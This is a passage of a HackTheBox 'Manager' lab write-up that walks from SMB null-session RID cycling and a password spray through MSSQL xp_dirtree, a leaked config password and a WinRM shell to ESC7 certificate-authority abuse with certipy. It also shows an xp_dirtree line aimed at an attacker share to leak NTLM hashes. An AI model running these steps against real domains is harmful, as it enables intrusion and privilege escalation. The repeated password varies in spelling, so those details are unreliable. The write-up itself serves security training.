

# HTB 20

## HackTheBox - Manager

### Enumeration

#### Nmap

Let's run an Nmap scan to discover any open ports on the remote host.

```
1 sudo nmap -sC -sV -p- -oA nmap.Manager 10.10.11.236
```

```
Starting Nmap 7.94SVN ( https://nmap.org )
Nmap scan report for 10.10.11.236
Host is up (0.17s latency).
Not shown: 65513 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
80/tcp    open  http             Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2024-03-12
23:00:03Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain:
manager.htb., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap        Microsoft Windows Active Directory LDAP (Domain:
manager.htb0., Site: Default-First-Site-Name)
1433/tcp  open  ms-sql-s        Microsoft SQL Server 2019 15.00.2000
3268/tcp  open  ldap            Microsoft Windows Active Directory LDAP (Domain:
manager.htb., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap        Microsoft Windows Active Directory LDAP (Domain:
manager.htb0., Site: Default-First-Site-Name)
5985/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf          .NET Message Framing
49667/tcp open  msrpc           Microsoft Windows RPC
49669/tcp open  ncacn_http      Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc           Microsoft Windows RPC
49671/tcp open  msrpc           Microsoft Windows RPC
49728/tcp open  msrpc           Microsoft Windows RPC
60880/tcp open  msrpc           Microsoft Windows RPC
60963/tcp open  unknown
Service Info: Host: DC01; OS: windows; CPE: cpe:/o:microsoft:windows
```


- After conducting an initial Nmap scan, it unveils several crucial ports, including those typical for domain controller operations, a web server operating on port 80 , an SMB service on port 445 , and an SQL server running on port 1433 .
  - This is clearly a Windows host, and likely a Domain Controller based on the presence of Kerberos (88), DNS (53), LDAP (389, 3268 and 3269),
  - It does note the domain manager.htb, so I'll add both to my `/etc/hosts` file:

```
1 echo "10.10.11.236 manager.htb dc.manager.htb" | sudo tee -a /etc/hosts
```

- Why add both in the hostfile
  - Different Services May Use Different Names
    - Some services application in the target machine found such as a script using LDAPSearch, it will use the name "manager.htb" but not "dc.manager.htb" when referring to the domain controller. You will notice this below when you solve this box
    - Sometimes, different parts of a network or software environment use the main domain name (manager.htb) instead of the subdomain (`dc.manager.htb`). If you only add `dc.manager.htb`, services expecting to connect to intelligence.htb won't work properly.
    - Example: If there's a service that refers to `manager.htb` as its endpoint (e.g., for authentication, web access, etc.), it won't function correctly without the entry.

## HTTP

Upon browsing to port 80 , we can see a static website which doesn't seem to have much functionality.



## SMB

Now, let's proceed with enumerating the SMB shares. We'll utilize the smbclient tool to list all shares by employing a null session, as we do not have the credentials.

```
1 smbclient -L \\10.10.11.236\ -N
```

```
smbclient -L \\10.10.11.236\ -N
```

| Sharename | Type | Comment            |
|-----------|------|--------------------|
| ADMIN\$   | Disk | Remote Admin       |
| C\$       | Disk | Default share      |
| IPC\$     | IPC  | Remote IPC         |
| NETLOGON  | Disk | Logon server share |
| SYSVOL    | Disk | Logon server share |

- There's nothing noteworthy about the shares that are listed.

## What is RID Cycling?

Every **user and group on Windows** is assigned a **unique Security Identifier (SID)**. Think of a SID like a phone number that identifies a user.

A SID looks like this:

```
1 S-1-5-21-1234567890-1234567890-1234567890-500
```

- The last number in that SID (`500` in this case) is called the **RID** (Relative Identifier).
  - Here are some well-known RIDs:

| RID   | Description                |
|-------|----------------------------|
| 500   | Administrator              |
| 501   | Guest                      |
| 1000+ | Normal Users (starts here) |

So, if you **know** the base part of the SID (everything except the RID), you can just **cycle through possible RIDs** like:

- ...-500
- ...-501
- ...-1000
- ...-1001
- ...-1002

and ask Windows:

➡ "Hey, does this SID belong to anyone?"

If the system responds with a username, boom — you've found a user!



## Why is Null Session Important?

A **null session** is when you connect to a Windows share **without credentials**.

On some poorly secured systems, null sessions still let you:

- View shared folders
- Query user info (including SIDs)

If that's allowed, you can use tools to **perform RID cycling** and enumerate users.

- This works because **SMB (Server Message Block)** is a Windows protocol that lets you interact with file shares, printers, and other network resources — and it also allows **user enumeration** if security is weak.



## How Do You Do It?

You can use **Impacket** — a Python library for interacting with Windows systems.

There's a module called `lookupSID` which does this exact RID cycling thing.

**Command example:**

```
1 impacket-lookupSID anonymous@manager.htb -no-pass
```

If null sessions are allowed, it'll return a list of usernames like:

```
1  [*] S-1-5-21- ... -500: Administrator
2  [*] S-1-5-21- ... -501: Guest
3  [*] S-1-5-21- ... -1000: John
4  [*] S-1-5-21- ... -1001: Alice
```

```
impacket-lookupsid anonymous@manager.htb -no-pass
```

```
Impacket v0.11.0 - Copyright 2023 Fortra
```

```
[*] Brute forcing SIDs at 10.10.11.236
```

```
[*] stringBinding ncacn_np:10.10.11.236[\pipe\lsarpc]
```

```
[*] Domain SID is: S-1-5-21-4078382237-1492182817-2568127209
498: MANAGER\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: MANAGER\Administrator (SidTypeUser)
501: MANAGER\Guest (SidTypeUser)
502: MANAGER\krbtgt (SidTypeUser)
<...SNIP...>
1103: MANAGER\SQLServer2005SQLBrowserUser$DC01 (SidTypeAlias)
1113: MANAGER\Zhong (SidTypeUser)
1114: MANAGER\Cheng (SidTypeUser)
1115: MANAGER\Ryan (SidTypeUser)
1116: MANAGER\Raven (SidTypeUser)
1117: MANAGER\JinWoo (SidTypeUser)
1118: MANAGER\ChinHae (SidTypeUser)
1119: MANAGER\Operator (SidTypeUser)
```

## How RID Cycling Fits In

You connect to the SMB service using **Impacket's** `lookupsid.py`.

This tool will:

1. Establish an SMB session to the target.
2. Get the base SID (like `S-1-5-21-xxxxxxxx-xxxxxxxx-xxxxxxxx`)
3. Start **guessing the RIDs** (like 500, 501, 1000, 1001...)
4. Ask the target, “Who is SID `S-1-5-21-xxx-500`?”
5. If the system replies: “That’s Administrator” — you now know a username.

All of this happens **over SMB**, using the null session (or valid creds if you have them).

## Password spray attack

We filter out the SidTypeUser entries and add them to a file named usernames.txt .

```
cat usernames.txt
```

```
administrator  
zhong  
cheng  
ryan  
raven  
jinwoo  
chinHae  
operator
```

- We will use a technique called a **password spray attack** — trying the *same password* across many users, instead of trying many passwords for one user (which would trigger lockouts faster).
- Since a lot of users (sadly) set their password to match their username (like `john:john` or `admin:admin`), it's worth testing this combo.

# Pre-Notes:

## NetExec vs CrackMapExec

### TL;DR:

**NetExec** is the **actively maintained** and improved **successor** of **CrackMapExec**.

### ◆ 1. CrackMapExec (CME)

#### ✓ What it is:

- A **post-exploitation tool** and **network Swiss Army knife** for penetration testers.
- Focuses mainly on **Windows environments** — especially Active Directory.
- Supports protocols like **SMB**, **LDAP**, **WinRM**, **RDP**, and **MSSQL**.

#### ✗ Why it's outdated:

- **CME is no longer actively maintained.**
- The last stable versions were buggy or required specific Python versions (2.x or early 3.x).
- Lack of updates = No fixes for changes in protocols, libraries, or defenses in modern Windows networks.

### ◆ 2. NetExec

#### ✓ What it is:

- A **drop-in replacement** and **modern rewrite** of CrackMapExec.
- Built by **Pennyw0rth**, a contributor who wanted to continue CME's legacy.
- Fully compatible with newer Python versions (e.g., Python 3.10+).
- Uses **modular plugins**, making it **easier to extend**.
- Works better on **modern networks** with improved stability and performance.

#### ✓ Key Features:

- Supports the same protocols: **SMB**, **LDAP**, **RDP**, **MSSQL**, **WinRM**, etc.
- Cleaner CLI and faster execution.

- Easier to maintain and contribute to.



## Step 1: Installing NetExec

- We can employ the netexec (formerly known as crackmapexec ) utility to attempt SMB authentication against the target, using the same file usernames.txt containing the username list for both the username and password wordlist parameters

```
1  # With pipx - recommended
2  sudo apt install pipx git
3  pipx ensurepath
4  pipx install git+https://github.com/Pennyw0rth/NetExec
5  # OR with pip:
6  git clone https://github.com/Pennyw0rth/NetExec
7  cd NetExec
8  python3 -m venv .
9  source bin/activate
10 pip install .
11 NetExec
```

### ✅ Method 1: Using pipx (Recommended)

```
1  sudo apt install pipx git
2  pipx ensurepath
3  pipx install git+https://github.com/Pennyw0rth/NetExec
```

#### • Explanation:

- `pipx` is a tool for installing and running Python applications in isolated environments.
- `pipx ensurepath` ensures your shell recognizes pipx-installed apps.
- This method isolates NetExec from the system Python, avoiding version/package conflicts.

#### • After install, run:

```
1  netexec
```

### ✅ Method 2: Manual install via pip + venv

#### • Create a virtual environment:

```
1  git clone https://github.com/Pennyw0rth/NetExec
2  cd NetExec
```

```
3 python3 -m venv .
```

- This creates a **virtual environment** right in the current folder.
- A virtual environment is an isolated Python environment that keeps dependencies separate from your system Python.
- The `.` at the end tells it to create the venv in the **current directory**.
- You'll now see folders like `bin/`, `lib/`, etc., created inside the `NetExec` directory.
  - `lib/` → **Your actual Python package code**
  - `bin/` → **Command-line entry points (executables)**

- **Activate the virtual environment:**

```
1 source bin/activate
```

### 📁 What gets created by `python3 -m venv .`?

When you run that command inside the `NetExec` folder, it creates a few things:

```
vbnet
NetExec/
├─ bin/
│  ├─ activate    ← THIS is the script you're running
│  ├─ python      ← venv's Python binary
│  └─ pip          ← venv's pip
├─ lib/
└─ pyvenv.cfg
```

### 🔧 What does `bin/activate` do?

`activate` is a **shell script** that:

1. **Modifies your `PATH`** so the shell uses the virtual environment's Python and pip.
2. **Changes the shell prompt** (e.g. adds `(NetExec)` ).
3. Temporarily "hooks" your shell into this virtual environment, so commands like `python` and `pip` will refer to the ones **inside the venv**, not the system ones.

### ✖ For other shells:

The `bin/` folder also contains alternative activation scripts:

| Shell Type | Script to Run                         |
|------------|---------------------------------------|
| Bash / Zsh | <code>source bin/activate</code>      |
| Fish shell | <code>source bin/activate.fish</code> |
| csh / tcsh | <code>source bin/activate.csh</code>  |

- This tells your shell to use the Python and pip inside this virtual environment.
- You'll probably see your terminal prompt change to indicate the venv is active, like:

```
(NetExec) user@yourmachine:~/NetExec$
```

#### • Install NetExec and its dependencies:

```
1 pip install .
```

- This installs the **current directory** ( `.` ) as a Python package.
- It reads `setup.py` or `pyproject.toml` and installs everything listed as required for NetExec to work.
- After this, the `netexec` command should be available inside the venv.

#### 🔍 What does `pip install .` do?

- It looks at the current folder (which contains the `setup.py` or `pyproject.toml`) and installs that package into the active virtual environment.

#### 📁 Where does it save the installed files?

Inside your virtual environment directory (in this case, `NetExec/`), it saves everything under:

```
pgsql
NetExec/
├─ bin/           ← executables, like the `netexec` CLI
├─ lib/
│  └─ pythonX.X/
│     └─ site-packages/
│        ├── netexec/      ← actual package code
│        ├── netexec-*.dist-info/ ← metadata (version, dependencies)
│        └─ [dependencies]/ ← other packages it needs
```

#### • Run NetExec:

```
1 netexec smb 10.10.11.236 -u usernames.txt -p usernames.txt --no-bruteforce
```

```

netexec smb 10.10.11.236 -u usernames.txt -p usernames.txt --no-brute-force

SMB      10.10.11.236  445    DC01    [*] windows 10.0 Build 17763 x64 (name:DC01)
(domain:manager.htb) (signing:True) (SMBv1:False)
SMB      10.10.11.236  445    DC01    [-] manager.htb\administrator:administrator
STATUS_LOGON_FAILURE
SMB      10.10.11.236  445    DC01    [-] manager.htb\zhong:zhong
STATUS_LOGON_FAILURE
SMB      10.10.11.236  445    DC01    [-] manager.htb\cheng:cheng
STATUS_LOGON_FAILURE
SMB      10.10.11.236  445    DC01    [-] manager.htb\ryan:ryan
STATUS_LOGON_FAILURE
SMB      10.10.11.236  445    DC01    [-] manager.htb\raven:raven
STATUS_LOGON_FAILURE
SMB      10.10.11.236  445    DC01    [-] manager.htb\jinwoo:jinwoo
STATUS_LOGON_FAILURE
SMB      10.10.11.236  445    DC01    [-] manager.htb\chinHae:chinHae
STATUS_LOGON_FAILURE
SMB      10.10.11.236  445    DC01    [+] manager.htb\operator:operator

```

- We've acquired the password operator for the user account named operator .

## Foothold

Let's attempt to access the MSSQL Server, as there may be some level of access to the filesystem available. We can achieve this using the mssqlclient module from the Impacket library.

```

1  impacket-mssqlclient manager/operator:operator@manager.htb -
    windows-auth

```

```

impacket-mssqlclient manager/operator:operator@manager.htb -windows-auth

```

Impacket v0.11.0 - Copyright 2023 Fortra

```

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands

```

```

SQL (MANAGER\Operator guest@master)>

```

## 🧩 What is `xp_dirtree`?

`xp_dirtree` is a **built-in extended stored procedure** in Microsoft SQL Server. It lets you **list the directory structure of a given path** on the SQL Server's system.

## 👑 Why It's Powerful in Hacking

As an attacker (or pentester), if you gain access to **run SQL queries**, and `xp_dirtree` is enabled, you can:

- List directories on the file system (like `C:\`, `C:\Users`, etc.)
- Discover files or folder names
- Detect writable folders
- Even trigger **SMB connections** to an attacker-controlled server (more on that later)

```
Basic Usage of xp_dirtree

Here's the syntax:

sql
EXEC xp_dirtree 'C:\';

This will return a list of all subfolders in C:\.

You can also use UNC paths (Windows network paths):

sql
EXEC xp_dirtree '\\attacker-ip\share';

This causes the SQL server to try to access the remote path, which can leak NTLM hashes to the attacker — but let's stick with local filesystem listing for now.
```

```
Real Example in a SQL Shell

sql
SQL (MANAGER\Operator guest@master)> EXEC xp_dirtree 'C:\Users';

This will return:

psql
subdirectory
-----
Admin
Operator
Public

It's like doing dir in CMD, but from inside SQL.
```

## 💡 What Can You Do With This?

If you're allowed to run `xp_dirtree`, you can:

- **Explore the file system:** look for config files, backups, logs, creds.
- **Discover paths** you might upload to, or dump something from (e.g. `C:\inetpub\wwwroot` for webshells).
- **Find interesting folders** like:
  - `C:\Users\Administrator\Desktop`
  - `C:\Program Files\Microsoft SQL Server\MSSQL14.MSSQLSERVER\MSSQL\Backup`

## ⚠️ Common Restrictions

Some environments **disable `xp_dirtree`** or restrict it via permissions.

You need:

- `EXECUTE` privilege on the stored procedure
- SQL user role like `public` (basic) or `db_owner` (elevated) to use it

- Minimal role: `public` (basic users might be able to use it if not explicitly denied)
- Elevated roles: `db_owner`, `sysadmin` have full access
- In SQL Server, **every user** automatically belongs to the `public` role.
- Think of it as the “**default permissions**” that every SQL login/user gets, unless something else overrides it.

So, if a stored procedure like `xp_dirtree` has `EXECUTE` granted to the `public` role, then **any user** — even low-privilege ones — can run it.

- If you get “permission denied” or “could not find procedure” errors — you might not have access.

We can use the `xp_dirtree` procedure to traverse the filesystem and list folders.

```
1 SQL (MANAGER\Operator guest@master)> xp_dirtree \
```

```
SQL (MANAGER\Operator guest@master)> xp_dirtree \
```

| subdirectory           | depth | file  |
|------------------------|-------|-------|
| -----                  | ----- | ----- |
| \$Recycle.Bin          | 1     | 0     |
| Documents and Settings | 1     | 0     |
| inetpub                | 1     | 0     |
| PerfLogs               | 1     | 0     |

|                           |   |   |
|---------------------------|---|---|
| Program Files             | 1 | 0 |
| Program Files (x86)       | 1 | 0 |
| ProgramData               | 1 | 0 |
| Recovery                  | 1 | 0 |
| SQL2019                   | 1 | 0 |
| System volume Information | 1 | 0 |
| Users                     | 1 | 0 |
| windows                   | 1 | 0 |

Let's inspect the contents of the web-root folder /inetpub/wwwroot .

```
1 SQL (MANAGER\Operator guest@master)> xp_dirtree \inetpub\wwwroot
```

```
SQL (MANAGER\operator guest@master)> xp_dirtree \inetpub\wwwroot
```

| subdirectory                    | depth | file |
|---------------------------------|-------|------|
| -----                           | ----  | ---- |
| about.html                      | 1     | 1    |
| contact.html                    | 1     | 1    |
| css                             | 1     | 0    |
| images                          | 1     | 0    |
| index.html                      | 1     | 1    |
| js                              | 1     | 0    |
| service.html                    | 1     | 1    |
| web.config                      | 1     | 1    |
| website-backup-27-07-23-old.zip | 1     | 1    |

- We can see an interesting file here, [website-backup-27-07-23-old.zip](#) , which appears to be a backup of the website. Given its location within the web root folder, downloading it should be straightforward

```
1 wget http://10.10.11.236/website-backup-27-07-23-old.zip
```

- Upon unzipping the the backup file, we can see a hidden file .old-conf.xml .

```
1 unzip website-backup-27-07-23-old.zip -d website
2 cd website
3 ls -la
```

```
unzip website-backup-27-07-23-old.zip -d website
cd website
ls -la
```

```
total 1092
drwxr-xr-x  5 root root  4096 Mar 13 20:38 .
drwxrwxrwt 28 root root  4096 Mar 13 20:38 ..
-rw-r--r--  1 root root   698 Jul 27  2023 .old-conf.xml
-rw-r--r--  1 root root  5386 Jul 27  2023 about.html
-rw-r--r--  1 root root  5317 Jul 27  2023 contact.html
drwxr-xr-x  2 root root  4096 Mar 13 20:38 css
drwxr-xr-x  2 root root  4096 Mar 13 20:38 images
-rw-r--r--  1 root root 18203 Jul 27  2023 index.html
drwxr-xr-x  2 root root  4096 Mar 13 20:38 js
-rw-r--r--  1 root root  7900 Jul 27  2023 service.html
```

- The .old-conf.xml file reveals the password `R4v3nBe5tD3veloP3r!123 for the user Raven .



```
1 cat .old-conf.xml
```

```
<?xml version="1.0" encoding="UTF-8"?>
<ldap-conf xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <server>
    <host>dc01.manager.htb</host>
    <open-port enabled="true">389</open-port>
    <secure-port enabled="false">0</secure-port>
    <search-base>dc=manager,dc=htb</search-base>
    <server-type>microsoft</server-type>
    <access-user>
      <user>raven@manager.htb</user>
      <password>R4v3nBe5tD3ve1oP3r!123</password>
    </access-user>
    <uid-attribute>cn</uid-attribute>
  </server>
  <search type="full">
    <dir-list>
      <dir>cn=Operator1,CN=users,dc=manager,dc=htb</dir>
    </dir-list>
  </search>
</ldap-conf>
```

//////////////////////////////////Pre-Note//////////////////////////////////

### 🧩 Where Does XML Come In When Sending a Request?

- When you send a request to a **webserver**, the **body** of that request can contain data in various formats, like:
  - `application/json` → JSON API
  - `application/x-www-form-urlencoded` → Classic form submission
  - `multipart/form-data` → File uploads
  - `application/xml` or `text/xml` → **XML-based APIs**

| Format                                         | When You See It                                  | Looks Like                                                 |
|------------------------------------------------|--------------------------------------------------|------------------------------------------------------------|
| <code>application/x-www-form-urlencoded</code> | Default for forms / <code>data= param</code>     | <code>key1=value1&amp;key2=value2</code>                   |
| <code>application/json</code>                  | When you explicitly use <code>json= param</code> | <code>{"key": "value"}</code>                              |
| <code>application/xml</code>                   | When sending XML content                         | <code>&lt;xml&gt;&lt;tag&gt;value&lt;/tag&gt;&lt;/x</code> |
| <code>multipart/form-data</code>               | File uploads                                     | Used for uploading files like im                           |

////////////////////////////////////

- We use the obtained credentials to connect to the WinRM service running on the target.

```
1 evil-winrm -i manager.htb -u raven -p 'R4v3nBe5tD3veloP3r!123'
```

```
evil-winrm -i manager.htb -u raven -p 'R4v3nBe5tD3v3l0P3r!123'
```

Evil-winRM shell v3.5

Info: Establishing connection to remote endpoint

```
*Evil-winRM* PS C:\Users\Raven\Documents> whoami
manager\raven
```

The `user` flag can be obtained at `c:\users\raven\desktop\user.txt`.

```
type c:\users\raven\desktop\user.txt
```

# Privilege Escalation

We'll attempt to identify potential misconfigurations within the Certification Authority. Let's utilize certipy to find any vulnerabilities that may exist.

```
1 certipy-ad find -u raven -p 'R4v3nBe5tD3veloP3r!123' -dc-ip  
10.10.11.236 -stdout -vulnerable
```

```
certipy-ad find -u raven -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.10.11.236 -stdout  
-vulnerable
```

Certipy v4.7.0 - by Oliver Lyak (ly4k)

```
[*] Finding certificate templates  
[*] Found 33 certificate templates  
[*] Finding certificate authorities  
[*] Found 1 certificate authority  
[*] Found 11 enabled certificate templates
```

```
[*] Trying to get CA configuration for 'manager-DC01-CA' via CSRA  
[*] Got CA configuration for 'manager-DC01-CA'  
[*] Enumeration output:  
Certificate Authorities
```

## Certificate Authorities

0

```
CA Name : manager-DC01-CA
DNS Name : dc01.manager.htb
Certificate Subject : CN=manager-DC01-CA, DC=manager, DC=htb
Certificate Serial Number : 5150CE6EC048749448C7390A52F264BB
Certificate Validity Start : 2023-07-27 10:21:05+00:00
Certificate Validity End : 2122-07-27 10:31:04+00:00
Web Enrollment : Disabled
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Permissions
  Owner : MANAGER.HTB\Administrators
  Access Rights
    Enroll : MANAGER.HTB\Operator
    MANAGER.HTB\Authenticated Users
    MANAGER.HTB\Raven
    ManageCa : MANAGER.HTB\Administrators
    MANAGER.HTB\Domain Admins
    MANAGER.HTB\Enterprise Admins
    MANAGER.HTB\Raven
    ManageCertificates : MANAGER.HTB\Administrators
    MANAGER.HTB\Domain Admins
    MANAGER.HTB\Enterprise Admins
  [!] vulnerabilities
  ESC7 : 'MANAGER.HTB\Raven' has dangerous
permissions
Certificate Templates : [!] Could not find any certificate
templates
```

- We have an ESC7 misconfiguration.

## What's ESC7? (Short Version)

**ESC7** is a known misconfiguration where a user (like **Raven**) has dangerous permissions over the **Certificate Authority (CA)** — specifically, the **ManageCA** right.

We could potentially elevate our privileges to Domain Admin while operating as user Raven

- This means Raven can control and manage how certificates are issued — and that's a big deal.
  - That means:
    - You can manage templates,
    - Approve/Reject requests,
    - Manually issue certs.
    - Ability to modify **certificate templates** within the Certification Authority (CA).

## Step-by-Step: How ESC7 Works

### Raven has ManageCA:

This means Raven can control CA settings, including:

- Who can issue certificates
- What templates are available
- Who the CA trusts

### Add Raven as an Officer

- An **officer** is like a certificate manager — they can issue certificates manually.
- Raven adds themselves as an officer (because they have ManageCA rights).
- I'll need to use the Manage CA permission to give Raven the Manage Certificates permission, so that we can manage certificates and issue them manually.:

```
1 certipy-ad ca -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -  
dc-ip 10.10.11.236 -ca manager-dc01-ca -add-officer raven -debug
```

```
certipy-ad ca -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip  
10.10.11.236 -ca manager-dc01-ca -add-officer raven -debug
```

Certipy v4.7.0 - by Oliver Lyak (1y4k)

```
[+] Authenticating to LDAP server  
[+] Bound to ldaps://10.10.11.236:636 - ssl  
[+] Default path: DC=manager,DC=htb  
[+] Configuration path: CN=Configuration,DC=manager,DC=htb  
[+] Trying to get DCOM connection for: 10.10.11.236  
[*] Successfully added officer 'Raven' on 'manager-dc01-ca'
```

### Enable SubCA template

- **Raven** enables the SubCA template on the CA with the -enable-template flag.

```
1 certipy-ad ca -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -  
dc-ip 10.10.11.236 -ca manager-dc01-ca -enable-template subca
```

```
certipy-ad ca -u raven@manager.htb -p 'R4v3nBe5td3v3loP3r!123' -dc-ip 10.10.11.236 -ca manager-dc01-ca -enable-template subca
```

Certipy v4.7.0 - by Oliver Lyak (1y4k)

```
[*] Successfully enabled 'SubCA' on 'manager-dc01-ca'
```

- Why did we choose to use SubCA template and not other templates.

### User Template Behavior:

- With templates like **User**, **Smartcard Logon**, etc.:
  - **Strict identity validation** is enforced.
  - Even if a Certificate Manager **approves** the request manually from the CA console, the CA during validation process will **still reject** the issuance **if** the requestor's identity (e.g., UPN, SAN, or Subject DN) **doesn't match** the template's configured policy (like "Supply in request" + "Enforce UPN match").
  - This behavior is designed to **prevent impersonation**, ensuring only the correct user gets a cert for their own identity.

### SubCA Template Behavior

- Now with the **Subordinate Certification Authority (SubCA)** template:
  - It is **designed for CAs**, not users.
    - The **SubCA template doesn't care about UPN if it matches the user or not**— because it's meant to create **intermediate Certificate Authorities**, not individual users.
  - The idea is: you're requesting a certificate **for another CA**, which will sign other certs.
  - The template usually has **"CA certificate"** EKU and doesn't have **user identity enforcement** logic.
    - The reason for this is because It's assumed that only highly trusted operators are issuing SubCAs.
  - The subject in the CSR is **taken as-is**.
  - Approval is **fully trusted** — if a Certificate Manager manually approves a SubCA request, the CA will issue the cert, **no UPN or identity validation is done**.
    - **Manual approval model**: Typically, a SubCA cert requires manual approval anyway — this is considered secure enough in most orgs.

### CA Manager during validation:

As a CA Manager, you can approve or deny certificate requests, but you cannot override or bypass the validation rules enforced by the template and the CA engine itself.

-  In the User Template case:
  - The template might say:
    - "Subject Name must be built from Active Directory information" OR
    - "Subject Name supplied in the request" + **enforce UPN match**
  - Even if you're a **CA Manager** and you approve a CSR that violates these rules, the CA will **still reject** the request after approval.
    - You'll see an error like:

*"The request contains no certificate template information or the template is not valid."*

- Why? Because **validation is handled by the CA engine**, not by the person approving.
  - This protects against abuse — even an insider can't just approve impersonation requests if the template blocks it.
- 
-  In the SubCA Template case:
    - These **validation checks are not enforced**.
    - You **can approve** a CSR with an arbitrary subject (like a malicious CA name), and **the CA will issue** it — no identity checks.
    - The assumption is that **SubCA issuance is rare and always manually reviewed**, so Microsoft doesn't enforce identity-based validation here.

So yes — **you cannot override validation logic in the User template**, even as a CA Manager. But with **SubCA**, validation is minimal, and **your approval is sufficient**.

## Check if the SubCA template is enabled

The enabled certificate templates can be listed using the `-list-templates` flag.

```
1 certipy-ad ca -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -  
dc-ip 10.10.11.236 -ca manager-dc01-ca -list-templates
```

```
certipy-ad ca -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.10.11.236 -ca manager-dc01-ca -list-templates
```

Certipy v4.7.0 - by oliver Lyak (1y4k)

```
[*] Enabled certificate templates on 'manager-dc01-ca':
```

```
SubCA
DirectoryEmailReplication
DomainControllerAuthentication
KerberosAuthentication
EFSRecovery
EFS
DomainController
webServer
Machine
User
Administrator
```

## Prerequisites

The prerequisites for the attack are now fulfilled. We have Manage Certificates permission, granted through ManageCA , and have ensured that the SubCA template is enabled.

## Issue a CSR request for SubCA certificate

Now let us request a certificate based on the SubCA template.

When requesting a certificate:

- You generate a **key pair**:
  - A **private key** (kept secret — you get this)
  - A **public key** (sent to the CA in the request)
- Note: In Case CA denies your request, **you still have the private key** that matches the original request .
  - So once you force-approve it (ESC7), the cert will perfectly match that key that is already generated.
- We issued a CSR as user raven:

```
1 certipy-ad req -u raven@manager.htb -p 'R4v3nBe5tD3veloP3r!123' -dc-ip 10.10.11.236 -ca manager-dc01-ca -template SubCA -upn administrator@manager.htb
```



```
certipy-ad req -u raven@manager.htb -p 'R4v3nBe5tD3ve1oP3r!123' -dc-ip 10.10.11.236 -ca manager-dc01-ca -template SubCA -upn administrator@manager.htb
```

Certipy v4.7.0 - by Oliver Lyak (1y4k)

```
[*] Requesting certificate via RPC
[-] Got error while trying to request certificate: code: 0x80094012 -
CERTSRV_E_TEMPLATE_DENIED - The permissions on the certificate template do not
allow the current user to enroll for this type of certificate.
[*] Request ID is 13
would you like to save the private key? (y/N) y
[*] Saved private key to 13.key
[-] Failed to request certificate
```

- Our request got denied, But That's OK!
- The request failed because Raven isn't allowed to use that template directly.
  - **BUT** you got two things:
    - 🗝️ A private key: 13.key
    - 🆔 A Request ID: 13

## 🔴 Now Comes the Real Exploit: Manually Approve It

Since Raven has ManageCA, you can manually approve this denied request yourself with the ca command and the -issue-request parameter.

```
1 certipy-ad ca -u raven@manager.htb -p '...' -dc-ip 10.10.11.236 -
  ca manager-dc01-ca -issue-request 13
```

```
certipy-ad ca -u raven@manager.htb -p 'R4v3nBe5tD3ve1oP3r!123' -dc-ip
10.10.11.236 -ca manager-dc01-ca -issue-request 13
```

Certipy v4.7.0 - by Oliver Lyak (1y4k)

```
[*] Successfully issued certificate
```

If at this stage you get a `[-] Got access denied trying to issue certificate` error, re-run the command where we added `Raven` as a manager. The box's cleanup scripts will likely have restored the initial permissions.

